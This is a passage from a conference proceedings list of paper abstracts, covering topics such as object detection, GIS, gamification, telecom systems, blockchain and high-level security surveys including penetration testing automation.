*The following research is aimed at collecting benchmark statistics for the accuracy of the YOLOv7 object detector provided with a custom dataset. The sample space consists of 36 trained YOLOv7 neural network models adjusted with a set of various hyperparameters.*

**Key words:** deep learning, object detection, computer vision.

**Botalov A., Musaeva T., Titov P.** Programming Language Documentation Issues. PP. 364–367.

*The production of a significant number of high-tech products nowadays is associated with programming. Programming language documentation is one of the way to find an information about language while learning and working. This kind of documentation could contain information about the syntax and semantics of the language, a description of the behavior of the compiler, and a reference implementation of the language. Language developers are free to decide how this documentation will look like. This article is devoted to the issues that users of programming languages have to face when dealing with specifications.*

**Key words:** programming language, documentation, programming language syntax, interface.

**Botalov A., Musaeva T., Titov P.** Criteria of a Query for Image Generation by a Neural Network. PP. 367–372.

*Nowadays neural network technologies are actively developing, which can be used as a tool for generating images in design activities. The generation process does not require much time, which is a positive factor. But as practice shows, often the obtained result does not correspond to the set goal. The correlation between the correctly formed semantic criteria of the text content (commands) and the generation of the required quality images has been revealed.*

**Key words:** neural network, image generation method, design activity, image quality, generation criteria.

**Boyashova E., Gonyaev S., Kan V.** Methods to Increase the Efficiency of Gamification of Time Management Systems. PP. 372–377.

*This article discusses the features of introducing game mechanics into the model of interaction with non-game systems to increase user involvement in the performance of tasks, since the use of motivational mechanisms has a positive effect on user productivity. The most common elements of gamification are presented and the typologies of players are studied according to the models of R. Bartle, A. Marchevisky and others. General methods for increasing the effectiveness of gamification implementation through personalization and separate solutions for time management systems are proposed.*

**Key words:** gamification, theory of self-determination, types of players.

**Boyashova E., Melnikov M.** On the Question of Displaying Time-Referenced Data in Infographics. PP. 377–382.

*Infographics are a graphical way of presenting information. According to the method of presenting information, there are a large number of types of infographics. One of them is a timeline (timeline) used to display time-referenced data. The article discusses the definition of the concept of "timeline", the features of this type of infographics. In addition, the paper touches upon some aspects of the practical application of timelines, analyzes examples from world practice.*

**Key words:** infographics, timeline, information, data, data presentation.

**Bulovatsky E., Musaeva T.** Quality Criteria of the Information Portal of the Fitness Club. PP. 382–387.

*This article describes the problems that exist in the interface design of Internet resources that provide fitness services. The main goal of such clubs is to attract potential consumers of infor-*

*mation about health-improving services. Sites provide all the necessary and important information about their capabilities, thus implementing virtual communication through the interface, which simplifies the process of interaction between the user and the club, and increases the level of trust and desire to use fitness services.*

**Key words:** user interface, virtual communications, website, fitness club, quality assessment criteria.

**Bundin N., Olimpiev A.** Telemedicine Information System. PP. 387–389.

*The article describes the actual problem of collegial decision making, which is the part of patient diseases diagnosis process. This problem arises when interpretation of patient psychophysiological state and symptoms is ambiguous. The features of modern technologies, which are used to aggregate information about patient and distant collect opinions of different speciality doctors, are described. The solution of a particular problem of telemedicine information systems integration is proposed.*

**Key words:** telemedicine, collegial decision making, requests flow management

**Busarov U., Redrugina N., Shanenko D.** Analysis of the Results of the Study of Game Traffic and Behavior Scenarios in Multiplayer Gaming Services. PP. 390–394.

*This article includes a selection of studies in the field of gaming services, the analysis of which allows you to get information about the functioning and methods of implementation of this type of services. In order to improve the quality of service of an existing service or for the stages of game service development (architecture development, implementation of service resources, selection of hardware and software and technologies used), at the initial stage it is necessary to determine the qualitative characteristics of the system and the behavior of user sessions, including game traffic. If there is no possibility of analyzing and modeling an existing service, or the goal is to develop new gaming software, then research on existing technologies, gaming products and analysis of traffic behavior, users and existing architectural solutions will be useful for both developers and architects of gaming services.*

**Key words:** online games, gaming services, gaming traffic, user behavior, time characteristics of sessions, behavior scenarios, MMORPG, infocommunication services.

**Bukharin V., Nikitin A.** The use of Digital Doubles at all Stages of the Life Cycle of Modern Telecommunications Equipment. PP. 395–398.

*The article considers the approach of forming digital counterparts of telecommunication equipment as a complex system consisting of interconnected components. At the same time, the creation of digital counterparts of telecommunication equipment has an iterative form associated with the life cycle of these products, and their use can significantly reduce the time and money for their production and operation.*

**Key words:** digital double, telecommunication equipment, information models, design.

**Vaganov A., Rybalko A.** The System of Operation Control over the Condition of an Emergency Service Employee. PP. 398–403.

*The article discusses the elements of the system of operational control over the condition of an emergency rescue service employee involved directly in emergency rescue operations, monitoring and evaluating his condition in real time in order to predict and prevent situations*

*dangerous to the health of the rescuer. A review of specialized devices and systems for monitoring human biophysical parameters is carried out. The advantages and disadvantages of existing systems are revealed and the requirements for the design of a device for monitoring the condition of an emergency service employee are formed. The structural scheme of the system is presented, as well as the choice of a modern element base for its implementation and the relevance of the development of such a class of systems is justified. The choice of mathematical apparatus for the calculation of individual blocks of the system is carried out. The simulation results are presented and their analysis is carried out. Recommendations for the design of the hardware are given.*

**Key words:** control system, sensor, control algorithm, mathematical model, block diagram.

**Vaganov A., Shokhina M.** On the Question of Construction of an Intelligent Lighting System for Industrial Premises. PP. 403–408.

*The article deals with issues related to the development of a control unit for the lighting system of premises of enterprises in order to maintain the optimal intensity of illumination of automated workstations (AWPs) of employees. The relevance of developing such a class of systems is substantiated. The advantages and disadvantages of the existing systems are revealed and the requirements for the design of the lighting system for the premises of enterprises are formed. A block diagram of the system is presented, and the choice of a modern element base for its implementation is justified. The selection of primary measuring transducers designed to control external parameters has been made. The choice of mathematical apparatus for the calculation of individual blocks of the system has been made. The simulation results are presented and their analysis is carried out. Recommendations for the design of the hardware are given.*

**Key words:** intellectual system, lighting of industrial premises, sensor, control algorithm, block diagram.

**Valkov D., Povedaiko M., Fedorov D.** Complexity of Classification of Automobile Parts. PP. 408–412.

*The scientific article discusses the main methods for analyzing auto parts of varying complexity, compiling and filling in all the necessary parameters of any part, as well as ways to identify original and non-original part numbers assigned by different manufacturers. It is noted that currently there are a large number of models and brands of cars, therefore there is a significant volume of unstructured information that needs to be processed according to certain rules.*

**Key words:** analytics, auto part, «card» detail, information technology, interchangeability, non-original spare part, original spare part, vendor code.

**Valkov D., Povedaiko M., Fedorov D.** Identification of Autonomous Robots in the Wi-Fi Network. PP. 412–416.

*The scientific article discusses one of the ways to identify autonomous robots, namely: identification in a Wi-Fi network by obtaining log files of all devices on the network with their further processing, as a result of which it becomes possible to classify devices based on the frames they transmit and the frames they contain. information using machine learning algorithms. As a result of the classification, information about the required device can be obtained, which can be used for further processing.*

**Key words:** autonomous robot, drone, frame, MAC address, MTU, Wi-Fi, log file, machine learning, classification, random forest.

**Vasiliev I., Musaeva T., Savelov D.** Research of the Method of Learning a Generative and Adjustive Network for Logo Image Generation. PP. 416–419.

*The modern digital world is consistently and dynamically changing at a rapid pace. With the advent of new technologies, additional opportunities open up for their application in solving various kinds of problems in the field of computer graphics and design, including the use of artificial intelligence methods and neural network algorithms for generating logo images.*

**Key words:** neural network, artificial intelligence, image generation, logo.

**Vasiliev N., Goloshumov I.** Method for Automation of Filling in Form Document in Higher Education Institutions. PP. 420–423.

*The activities of higher educational institutions are associated with a large number of documents: orders, curricula, memos, extracts from curricula, and so on. The introduction of an automated system will solve a number of problems faced by university employees, and will certainly affect the increase in labor productivity. This article will consider a way to automate the filling of blank documentation.*

**Key words:** form, panel, individual plan, software.

**Vasiliev N., Kalashnikov P., Mezenin M., Starkov A.** Overview and Comparison of Modern Message Brokers Apache Kafka and RabbitMQ. PP. 423–428.

*The key service of the intermediate environment for creating distributed systems is to ensure data exchange between components of a distributed system. Currently, there are two concepts of interaction of software components: messaging between components and calling procedures or methods of an object of a remote component by analogy with a local procedure call. This article discusses the modern and most popular message brokers among developers.*

**Key words:** distributed system, message broker, message, apache kafka, RabbitMQ.

**Vasilyev N., Kudryavcev A., Muravjev G.** Automation of the Calculation for the Selection of Cable Lines Taking Into Account the Maximum Allowable Power Loss. 428–432.

*A program has been developed based on the LabVIEW 2020 cross-platform environment, which allows determining the maximum allowable losses and displaying intermediate technical parameters. It is also able to give recommendations on the use of a specific nominal section of the CL, taking into account the maximum permissible power of the electric consumer.*

**Key words:** design, LabVIEW 2020, power supply, distribution network, cable lines.

**Vasiliev N., Lipatnikov V., Melekhov K., Melikhov I.** Detection of the Technical Channel of Leakage of Acoustic Information Using Neural Networks. PP. 433–438.

*Abstract: In information security, leakage of acoustic information quite often appears in incidents of various organizations. This paper analyzes modern approaches to solving the problem of speech recognition and provides a list of libraries and tools for speech recognition. As a result, speech recognition programs, hot phrases, and keywords have been written in offline and online modes.*

**Key words:** speech recognition, Fourier transform, hot phrases, program development, information security, technical leakage channel, neural networks.

**Vasiliev N., Pshigusov A.** Use of Chatbots Based on Artificial Intelligence in Marketing. PP. 438–443.

*Artificial intelligence is one tool that helps marketers create personalized customer experiences, increase organizational agility, and solve customer challenges.*

*This article analyzes chatbots as an artificial intelligence tool in marketing, their practical applications and their future potential in the ones mentioned above. The behavior, identification and expectation of respondents in a set of various manifestations of communications, with the identification of chatbots and their advantages and disadvantages compared to other manifestations of communications, were investigated with the help of 60 respondents. The results of the study show that the greatest advantage of using chatbots in advertising services is the simple and quick perception of information, but also revealed the fears of respondents that chatbots can spread misinformation. An organization should consider using chatbots, especially if the challenges in communicating with customers are real and if they intend to keep up with the changing lifestyles of consumers.*

**Key words:** chatbot, marketing, big data, artificial intelligence.

**Velyugo A., Filippov F.** Improving the Efficiency of Semantic Search in Global Information Systems. PP. 444–447.

*The use of existing ontological dictionaries helps to increase the efficiency of search engines. To optimize the process of accessing the dictionary of ontologies, it is necessary to implement an appropriate service capable of scaling and parallel use. A method for processing a search phrase from natural language to SPARQL query language is proposed. The method of increasing the efficiency of semantic search is described.*

**Key words:** cognitive search, SPARQL, ontologies.

**Verkhova G., Vyzhlova A., Mihajlov V.** Models and Technologies for Representing Heterogeneous Spatial Data in Geoinformation Systems. PP. 448–450.

*The problem of representation of heterogeneous spatial data in geoinformation systems and services is considered. The possibilities of modern data formats and geoinformation systems for solving the problem of representing multidimensional information about spatially distributed objects, including topological relations, temporal data and attributive information, are analyzed. A comparison of geodata formats is given, their advantages and disadvantages are noted. It is shown that the effective representation of heterogeneous spatial data requires the use of multidimensional geoinformation models, which are a generalization of system-wide multidimensional models.*

**Key words:** heterogeneous spatial data, geographic information systems, geodata representation languages, multidimensional geoinformation models, GML, KML, GeoJSON, TopoJSON, topological relations, temporal data.

**Verhova G., Krylova E.** Models of Automatic Formation of Electronic Reputation of Legal Entities within the Framework of Distributed Interoperable Cyber-Physical Environments. PP. 451–455.

*Currently, the trend of digitalization of modern society with the use of information technologies is actively developing, absorbing all spheres of activity. Virtual enterprises and organizations are currently becoming more widespread, thanks to the possibility of flexible management of the process of combining the resources of legal entities and individuals to solve a specific task. The electronic portfolio system is relevant for the accumulation of information about the*



*achievements of the user of the cyber environment throughout his professional career, the formation of electronic reputation of individuals and legal entities, as well as the creation of temporary labor collectives.*

**Key words:** cyberphysical environment, cyber environment, electronic portfolio, e-portfolio virtual enterprises, Industry 4.0, digital twin, electronic reputation.

**Verkhova G., Parkhacheva O.** Software and Algorithmic Support for Automating the Formation of Online Course Assignments. PP. 455–459.

*The results of the development of algorithmic software support for the microservice implementing the context of development of the online course are presented. The architecture of the microservice is constructed on the classic scheme, which implements the principles of domain driven design. The microservice provides support for the creation of theoretical materials, practical tasks performed both individually and in teams, as well as integration into the course of any other materials created in external interoperable microservices. The software is written in C# and it is cross-platform.*

**Key words:** microservice architecture, online course development, cyber environment, open digital ecosystems.

**Verkhova G., Proshchenkov V., Yurchik D.** Technologies for Presenting Multimedia Information in Geographic Information Systems. PP. 459–463.

*The technologies of presentation of multimedia information in geoinformation systems and services are considered. Existing data formats are analyzed. On the example of modeling the territory of the St. Petersburg State University of Telecommunications. prof. M.A. Bonch-Bruевич, the advantages and disadvantages of the technology for presenting multimedia information in Google Maps and Google Earth services are analyzed. The role of the main and auxiliary spaces in the integration of multimedia information into a multidimensional geoinformation model of a spatial object is shown.*

**Key words:** KML, GML, geoinformation systems, multimedia information.

**Verkhova G., Suetin A.** Models for Integrating Interoperable Environments Into a Single Cyber Environment of a Post-Industrial Society. PP. 463–466.

*The analysis of the problem of segmentation of the modern information space is carried out and ways of its solution are proposed. The results of a study of integration models of individual interoperable environments into a single cyber environment of a post-industrial society are presented. The basic principles of building interoperable cyber environments are outlined. Models for organizing information interaction between environments, requirements for data replication, examples of establishing links between participants registered in different environments, and organizing information exchange between them are considered.*

**Key words:** cyber environment, local cyber environment, interoperable cyber environment, integration of local interoperable cyber environments, post-industrial society.

**Verkhova G., Yurchik D.** Current State and Prospects for the Development of Digital Twins of Spatial Technogenic Objects. PP. 467–470.

*Digital twins provide the highest quality information support for objects, copies of which they are, at all stages of the life cycle. The formation of the cyber environment of a post-industrial society is impossible without the use of digital twins. The report presents the results of the*

*analysis of the use of digital twins of spatial objects in modern geographic information systems. Options for integrating digital object models into the infrastructure of spatial data are considered. The main trends in the development of promising geoinformation technologies are analyzed. It is shown that one of the most promising areas is the creation of digital twins based on multidimensional geoinformation models.*

**Key words:** digital twin of a spatial object, geoinformation system, multidimensional geoinformation model, cyber environment of post-industrial society.

**Viksnin I., Lazarev E., Khassanov A.** Localization of air Pollution Source in a Given Area Using a Multi-Agent Approach for Drone Group Management. PP. 470–475.

*In modern times, there is a great need for timely and accurate identification of emerging threats, with air pollution sources such as fires and technological disasters of various scales being among the most dangerous. Addressing these problems requires innovative approaches utilizing state-of-the-art technologies. The use of unmanned aerial vehicles (UAVs) in the form of drone groups opens up possibilities for a fundamentally new and effective approach to localization tasks. However, current implementations are limited in accuracy and have room for improvement. This article examines the main approaches obtained in existing research and proposes a solution to improve the efficiency of localization systems using a multi-agent approach.*

**Key words:** UAV groups, multi-agent approach, air pollution source localization.

**Viktorov I., Kluchnikov D., Perevoznik Y.** Analysis of the Interaction of Information Systems for Electric Car Rental and Volunteer Organizations. PP. 475–479.

*The active development of volunteer activity is accompanied by the emergence of such needs as mobility. There is a contradiction due to the lack of vehicles and systems to provide them. The article describes the solution of the formulated contradiction, namely, the analysis of the interaction of information systems for renting electric vehicles and a volunteer organization and provides examples of the implementation of such solutions. The technologies of creating Web applications for a detailed and qualitative analysis of the interaction of information systems are considered.*

**Key words:** information systems, volunteering, carsharing.

**Viktorov I., Perevoznik Y.** The Use of Carsharing Information Systems as a Factor in the Development of the Electric Vehicle Market in Russia. PP. 480–482.

*Many automobile companies consider electric transport to be one of the most promising areas of business development. The active development of electric transport causes the need for the development and development of information systems. At the moment, the level of development of information systems in this sector is at a low level. The article analyzes the barriers to the development of the electric vehicle market in Russia, and also provides ways to solve them. The paper identifies the technologies in demand for the development of information systems of the electric vehicle market.*

**Key words:** information systems, carsharing, electric vehicle market.

**Volokobinsky M., Zilberman A.** Features of Information Protection in Computer Networks. PP. 482–485.

*The article discusses the characteristic features of computer networks, common threats to information security and information protection mechanisms of computer networks.*

**Key words:** Information security, network administration, security services, cryptographic protocols, access control, network audit.

**Voloshinov D., Zyurikov M.** Development of a Visualization Program for Seen Representation of the Schedule of the Day, Taking Into Account the Significance of Events. PP. 486–490.

*The value of time management programs lies in the possibility of competent organization of working time. However, analogs of programs do not take into account the duration of the trip, taking into account the significance of events and have limited functionality. It is necessary to solve the problem of delays and irrational time allocation: to develop a program that will structure the daily routine and reduce the time spent inefficiently, as well as distribute tasks by time and priorities. The developed program will increase the efficiency and expediency of the organization of the daily routine and will be useful for active employees who have many tasks and invitations to events in one day.*

**Key words:** visualization, program, time management, task allocation, organization of working hours, schedule.

**Voloshinov D., Lebedev D., Urvantsev G., Sharipova K.** Analysis of Texture Map Synthesis Capabilities for 3D Graphics Objects Using Generative Neural Networks. PP. 491–496.

*This article presents a technique for generating seamless texture maps for 3D graphics objects using the Stable Diffusion generative neural network. It aims to explore the potential of this technique in generating texture maps, which are responsible for displaying the color, relief of the surface, and light impact map. The article outlines the principles, capabilities, limitations, and nuances of the method's application. Additionally, the article analyzes various approaches to synthesizing seamless textures, including text-based, image-based, and rough sketch-based methods. Finally, the article discusses the potential of using this method in developing the visual components of 3D graphics projects.*

**Key words:** method, synthesis, texture map, normal map, 3D graphics, Stable Diffusion, generative neural network, color, relief.

**Voloshinov D., Makarova V.** Analysis of Existing Methods of Creating Digital Content. PP. 497–501.

*Nowadays, most large companies have a digital document with a detailed description of the brand: from the philosophy of the company to the ways of arranging different versions of the logo. As for any document, a brand book needs a common methodology for its development in order to simplify the process, unification, which will not limit the designer's creativity, but will bring consistency.*

*This article provides an overview and analysis of existing methods for creating digital content. In the course of the analysis, the advantages and disadvantages of the selected methodologies were identified, which will be taken into account when developing a methodology for creating digital brand books.*

**Key words:** brand book, methodology, manual, data presentation, digital content, Human Interface Guidelines, VKUI.

**Voloshinov D., Chabdarova D.** Development of a Module of Similar Solutions for users of the Information and Educational Environment for the Formation of Horizons in the Field of Fine Arts. PP. 501–504.

*The object of the study is the processing of data on user ratings of paintings. The subject of the study of the article is the identification of users who are most similar to the given one according to the ratings. As a method for determining the similarity of users, the calculation of the Pearson correlation coefficient between the vectors of user ratings is applied. As a result, a program code in the Python language was generated, the input of which is a set of assessment data and an identifier of the user under study. The output is a list of similar users sorted by Pearson's correlation coefficient in descending order. The article may be useful to specialists in machine learning and the development of recommender algorithms.*

**Key words:** intellectual system, correlation coefficient, data analysis, building recommendations.

**Voloshinov D., Shcherbatyuk A.** Volumetric Displays Based on Acoustic Levitation and the Prospects for Their Application. PP. 505–509.

*The paper describes the principle of volumetric displays based on acoustic levitation – influencing the position of a particle of matter in space by means of sound waves. A multimodal acoustic display is considered, providing the ability to simultaneously transmit visual and audio content, as well as having a function of haptic interaction. The aim of the work is to investigate the technology of displays based on ultrasonic levitation and evaluate the prospects for their application.*

**Key words:** volumetric display, acoustic levitation, three-dimensional image.

**Voloshinov D., Shchur S.** Generative Design of Objects Taking Into Account the Basics of Geometric Modeling. 509–513.

*The design process becomes more complicated every year. New input data, design methods, and technologies are emerging. However, the interval between the release of products is getting shorter. Products are produced and updated much more often. However, despite the intensification of the development process, automation of 3-dimensional modeling systems and an increase in the labor market for specialists in this industry, there is a noticeable tendency to copy the fundamental elements of products with minor changes and improvements. The product range is replete with repetitive products, and developers avoid fundamentally new solutions.*

**Key words:** generative design, geometric modeling, оптимизация топологии.

**Gavrilov I., Smirnov R.** Penetration Testing Automation. PP. 513–518.

*Due to the constant complication of information systems software, there is currently a need to create an automated software penetration testing tool. Penetration testing is a process that involves attempting to penetrate a system to discover vulnerabilities and determine the level of protection against potential attacks. Malicious threats: espionage, identity theft, intellectual property theft, and other such problems require more sophisticated and effective security practices.*

**Key words:** information security, software, threats, penetration testing.

**Галиева Т. Р., Михайлова Е. А.** Обзор и анализ моделей оценки результатов тестирования для проверки уровня подготовки студентов. С. 519–523.

*В данной статье представлен обзор и анализ моделей оценки результатов тестирования для проверки уровня подготовки студентов. Рассмотрены математические модели классической теории тестирования и современной теории тестирования, проведен анализ их преимуществ в использовании при оценке знаний студентов. Описаны примеры реализации данных моделей в образовательной среде.*

**Ключевые слова:** СТТ, IRT, классическая модель, модель с учетом времени выполнения заданий, модель на основе уровней, модель Раша, модель Бирнбаума.

**Galimova E., Khodanovich A.** Methodological Analysis of the Software Testing Process. PP. 523–527.

*Currently, there is a growing number of tasks that require use software systems. They are developed using various methodology. Testing is an important step in creating software systems within the framework of any methodology, as it helps to solve the problem of ensuring quality. The process of introducing testing in the early stages of development has a number of features. This study analyzes the role and place of the software testing process in the context of various development methodologies.*

**Key words:** software testing, development methodologies, quality assurance, unit tests.

**Gvozdkov I., Gonyaev S., Korovkina E.** Identification of the Main Criteria for Evaluating IoT Platforms. PP. 527–532.

*The Internet of Things (IoT) streamlines everyday tasks. The integration of sensors and the proliferation of various wireless technologies on IoT platforms make it easy for people to interact with the smart devices around them. However, many of these IoT platforms have unique applications and features, making it difficult to compare them. The purpose of the study is to formulate the main criteria for evaluating IoT platforms from various manufacturers, which will optimize the process of their purchase and use.*

**Key words:** IoT, internet of things, IoT platforms.

**Gvozdkov I., Kildyaev I.** Technologies for Building Self-Organizing Mesh Networks. PP. 532–537.

*Nowadays, the development of network technologies is a promising direction, due to the huge demand in the world. Huge corporations are constantly creating new branches that need to be connected to the main office network and create a network in the building. There are many ways to solve given problems. One of them is the creation of a self-organizing mesh network, which is a simple and fast solution for small businesses. The study identified the possibilities and prospects for the use of mesh networks, and also compared the technologies necessary to create a self-organizing private mesh network.*

**Key words:** Mesh networks, CJDNS, Yggdrasil, OLSR, BATMAN-ADV, self-organizing networks, Wi-Fi.

**Goldstein A., Moiseeva A.** Using Microservices Architecture in the Operational Management System Model Based on ODA. PP. 537–541.

*Despite the recommendations of TMF, a significant number of telecom companies operate on legacy systems that have been custom-built with different standards and technologies. For*

*this reason, the sharing of telecommunication infrastructure, while a natural solution for communication service providers to ensure business growth, brings challenges to the agile implementation of collaboration. This makes it difficult for the entire industry to seamlessly communicate between systems and continuously develop. This makes it difficult for the entire industry to seamlessly communicate between systems and continuously develop. To solve this problem, it is proposed to use open digital architecture (Open Digital Architecture, ODA) TM Forum as a reference design architecture. ODA can be beneficial for telecommunications companies as it allows them to create digital ecosystems that can be easily integrated with other systems and services. This can help them to better serve their customers and stay competitive in the market. Additionally, it also allows for the creation of new revenue streams through the development of new products and services.*

**Key words:** open digital architecture, ODA, OSS/BSS, microservices, API, automation.

**Golyunov M., Pavlovich A.** To the Question of Intellectualization of the Process of Determination of the Technical State of Communication Facilities of Automated Radio Center. PP. 541–548.

*Timely identification of the technical condition of radio communications depends not only on the stage of obtaining and evaluating measurement information at the current moment, but to a large extent on the analysis, interpretation, and graphical presentation of existing data. Identification of trends in the values of the determining parameters on many simultaneously functioning radio communication facilities allows for individual prediction of their technical condition in order to prevent a decrease in the quality of the operation of radio facilities due to the implementation of maintenance measures according to the condition. And if earlier the developer of control tools had questions about what and how to control, as well as how to automate the evaluation of control results, now, with an increase in the amount of measurement information about the values of controlled parameters, the question of assessing existing experience, i.e., intellectual analysis of control data, additionally arises.*

**Key words:** functional control, technical condition, parametric failure, radio communications, data mining.

**Gonyaev S., Kan V., Povedaiko M.** Analysis of Security and Possible Vulnerabilities of Network Video Game Architectures. 549–554.

*Recently, the popularity of eSports has increased greatly, as well as cash rewards for participating and winning tournaments. Networked video games have implemented many approaches to strike a balance between reliable data transfer and game performance. Certain aspects of these networking approaches and imperfections in the architecture can be used by dishonest players to gain an unfair advantage or detract from the gaming experience of other players. The article provides a description of the most common approaches to the development of online video games and an analysis of potential vulnerabilities in online eSports.*

**Key words:** computer games, video games, online video games, video game security.

**Gorobets I., Pilikina E., Yugai O.** Cryptographic Protection of Information When Transferring it Between Different Divisions of the Same Enterprise. 554–558.

*This article discusses the basic principles, methods and algorithms of cryptographic protection used to ensure the security of data transmission. The analysis and classification of threats by their sources is carried out. The issues of prevention, search and elimination of vulnerabilities, countering various types of attacks both at the network and user levels are investigated.*

*Special attention is paid to the use of cryptographic methods to protect information when transferring it between different divisions of the same enterprise.*

**Key words:** enterprise, cryptographic data protection, information security.

**Gorokhova E., Ptitsyna L.** Generation of Model-Analytical Intelligence of Information Agents. PP. 558–563.

*The conditions of increased demand for artifacts with artificial intelligence are considered. The hypertechnological aspects of the life cycle of artifacts with artificial intelligence are revealed. The scale of demand for information software agents with guarantees of the quality of their functioning is presented. The features of control and forecasting of the quality of functioning of information software agents in the real conditions of their use are considered. An approach to monitoring and predicting the quality of functioning of information software agents in real conditions of their use with the help of model-analytical intelligence is proposed.*

**Key words:** artificial intelligence, information agent, quality, design, prognostication, maintenance, model-analytical intelligence, generation.

**Goryachev V., Gruzdev V., Ishimov A., Kuzin P., Shevchenko A.** Monitoring the State of Information Objects Military. – 563–568.

*The paper proposes a method of predicting the state of communication and information objects based on machine learning technologies using neural networks. In adaptive information systems of great importance is the ability to analyze and process not only the current state of communication and information, but also to predict their next state at some time interval. This makes it possible to improve the quality and timeliness of communication security control, to reduce the delay in response to external influences, to perform preparation for the execution of operations, and to increase the timeliness of communication security control. The distinctive feature of the developed method is the automatic determination of the optimal structure of the neural network, depending on the type of communication object and information.*

**Keywords:** forecasting of information object's state, adaptive information systems, neuronal network, control of communication security.

**Gromova N., Shestakov A.** Problems of Dynamic Access to Digital Educational Resources. PP. 569–575.

*The universal rapid transition to digital learning content and diverse provision of access to it in various forms of education have revealed a number of problematic issues concerning the credibility of the applied technologies, procedures for updating digital learning resources. The results of a study of organizational and technical ways to provide controlled trusted dynamic access to updated digital educational resources are presented.*

**Key words:** two-dimensional barcode, dynamic QR-code, cybersecurity, updating access.

**Gromov V., Onofriychuk E.** Analysis of Automated Testing Systems for Web Interface Ergonomics. PP. 575–579.

*This paper investigates existing solutions in the field of automating web interface ergonomics assessment. The paper provides a detailed analysis of tools that evaluate the presentation layer of web interfaces in order to detect problems related to content, presentation and navigation.*

*Based on the results of the analysis the advantages and disadvantages of the services are identified, and the list of functions that should have a system of automated testing of the ergonomics of web interfaces is defined.*

**Key words:** user interface, website, ergonomics, automation, interface design.

**Gubin A., Litvinov V., Matiukhina T., Filippov F.** Combined Median-Anisotropic Filter for Image Processing. PP. 579–582.

*In the practice of digital image processing, mask filtering is one of the most common. However, most linear masks have significant drawbacks, which are especially evident in non-additive non-Gaussian noise. The paper proposes a new adaptive two-dimensional mask filter that combines adaptive recursive and mask filtering. The filter has high speed and efficiency in the fight against impulse and high-frequency noise, while maintaining image sharpness.*

**Key words:** image analysis, image processing, image filtering, adaptive filtering, robust filtering.

**Gubin A., Litvinov V., Filippov F.** Implementation of Fuzzy Logic on Quantum Logic Gates. PP. 582–587.

*Extending the traditional two-valued logic to perform operations on fuzzy sets allows you to create flexible structures that underlie the modeling of processes that are difficult to formalize. The presence of a qubit in a state of superposition and the ability to control the probability amplitudes allow us to draw analogies in the implementation of such operations. In this regard, it is interesting to analyze the features of the implementation of Boolean operations on qubits using quantum logic gates.*

**Key words:** fuzzy logic, qubit superposition, quantum gates, quantum computing.

**Gubin A., Litvinov V., Filippov F.** Features of Using a Simple Intuitive Model of Software Reliability. PP. 587–590.

*A simple intuitive model belongs to the static types of software reliability models, since it does not use test time parameters and takes into account only test results. The constant growth in the volume of developed software necessitates an increase in the capacity of software testing tools. The paper considers an approach to using a simple intuitive model of software reliability in independent testing by three groups of programmers.*

**Key words:** software, software reliability, simple intuitive reliability model.

**Gubin A., Mikhailova E.** Influence of External Factors on Students' Academic Performance During Testing. PP. 590–593.

*The paper considers the external factors influencing the successful completion of testing. There are two groups of people experiencing stress, the phases of the body's response to stress. The model is considered, with the help of which it is possible to establish a predictive ability in relation to the level of mastering the material by the student, and an example based on the model is also considered.*

**Key words:** testing, academic performance, external factors.



**Gunina E., Kravtsova A.** 2 Ambiguities and 3 Ambiguities Technologies in Design. PP. 593–597.

*This article discusses the latest trends and new opportunities in the field of 2D and 3D technologies in graphic design. The features of using 3D models are highlighted and how objects created with the help of a three-dimensional modeling environment affect the consumer's perception. Examples are given of how these technologies can be used to create interactive and memorable websites. Methods of joint use of 2D and 3D technologies on the example of animated films are also investigated.*

**Key words:** graphic design, 2D and 3D graphics, joint use of 2D and 3D technologies, animation ambiguities and 3 ambiguities technologies in design.

**Gunina E., Chugreeva A.** The psychology of color in video game design. – PP. 598–603.

*In this article the main types of influence of the color palette of the interface and the game reality environment on the emotions and behavior of the user were considered. The functions performed by color in games have been discussed. The importance of the color palette was explained, along with the mechanics, story and interface of the game. Also, based on existing psychological research, conclusions were made regarding the correlation between the player's emotional state, his psychological traits and the color solutions of the in-game space.*

**Key words:** color, design, video games, games, user.

**Gunina E., Shakurova A.** Analysis of Search Tools and Collection of Information About Competitors' Prices. PP. 604–609.

*The article analyzes the tools that search and collect data from websites. In particular, libraries of the Python programming language for parsing are considered, as well as the functionality of open and free access programs that can provide collected information about competitors' prices in a convenient format. Their advantages and disadvantages are revealed. Based on the study, suitable tools are determined for the previously developed model of the monitoring system.*

**Key words:** parser, parsing, Python, online store, interface.

**Damdinov B., Ptitsyna L.** Choosing a Planner for Managing Large-Granular Processes. PP. 609–612.

*The concept of large-granular process is defined. The functional specifications of artifacts with large-granular processes are highlighted. An increase in the relevance of the introduction of intelligent artifacts with large-granular processes is shown. The highest measure of manifestation of the intelligence of artifacts with large-granular processes is described. Alternatives for planning the actions of intelligent artifacts are presented. A method for choosing a planner for controlling large-granular processes is proposed.*

**Key words:** large-granular process, intelligent system, intelligent information agent, action planning, planner simulation, choice.

**Dvoretzkov K., Martynuk A., Pomogalova A.** Plutus and Solidity Programming Languages for the Development of Smart Contracts. PP. 613–617.

*Blockchain technology is a special case of distributed ledger technology, and is extremely common on the market today. Thanks to blockchain technology, it is possible to store finances in a decentralized manner, as well as to conduct financial transactions without intermediaries.*

*For such operations, it is necessary to have smart contracts that are able to track and guarantee the fulfillment of the obligations of both parties in the operation. The number of blockchain networks is growing, as is the number of tools for writing smart contracts. One of the most popular programming languages for smart contracts are Solidity and Plutus. Solidity is a programming language developed on the basis of C++ and used in the Ethereum blockchain network. As for Plutus, it is more like a full-fledged library for the Haskell language and used in the Cardano blockchain. In this article, we will examine what causes the use of different languages for writing smart contracts, and also compare Plutus and Solidity.*

**Key words:** Blockchain, smart contract, programming languages.

**Dvoretsov K., Martynuk A., Pomogalova A.** Blockchain as a New Level of Development of Modern Databases. PP. 617–622.

*To date, the popularity of the blockchain is very high. Basically, ordinary users refer to the blockchain as a means for transferring non-fiat money. However, blockchain is not only about transfers and tokens, but also about data storage. This is a real digital database, presented in the form of distributed registries, which reflects all transactions made. All records in the blockchain are presented in the form of blocks that are inextricably linked by special keys. At the same time, each new block contains data about the previous one. Blockchain is used for storing and transmitting digital data. These can be both financial and non-financial assets. In the article, we will compare the functionality of the blockchain and databases.*

**Key words:** blockchain, databases, smart contract, programming languages.

**Doktyrbai Sh., Ptitsyna L.** Determination of Criteria for the Quality Management Methodology of Intelligent Integrated Biometric Systems. PP. 622–626.

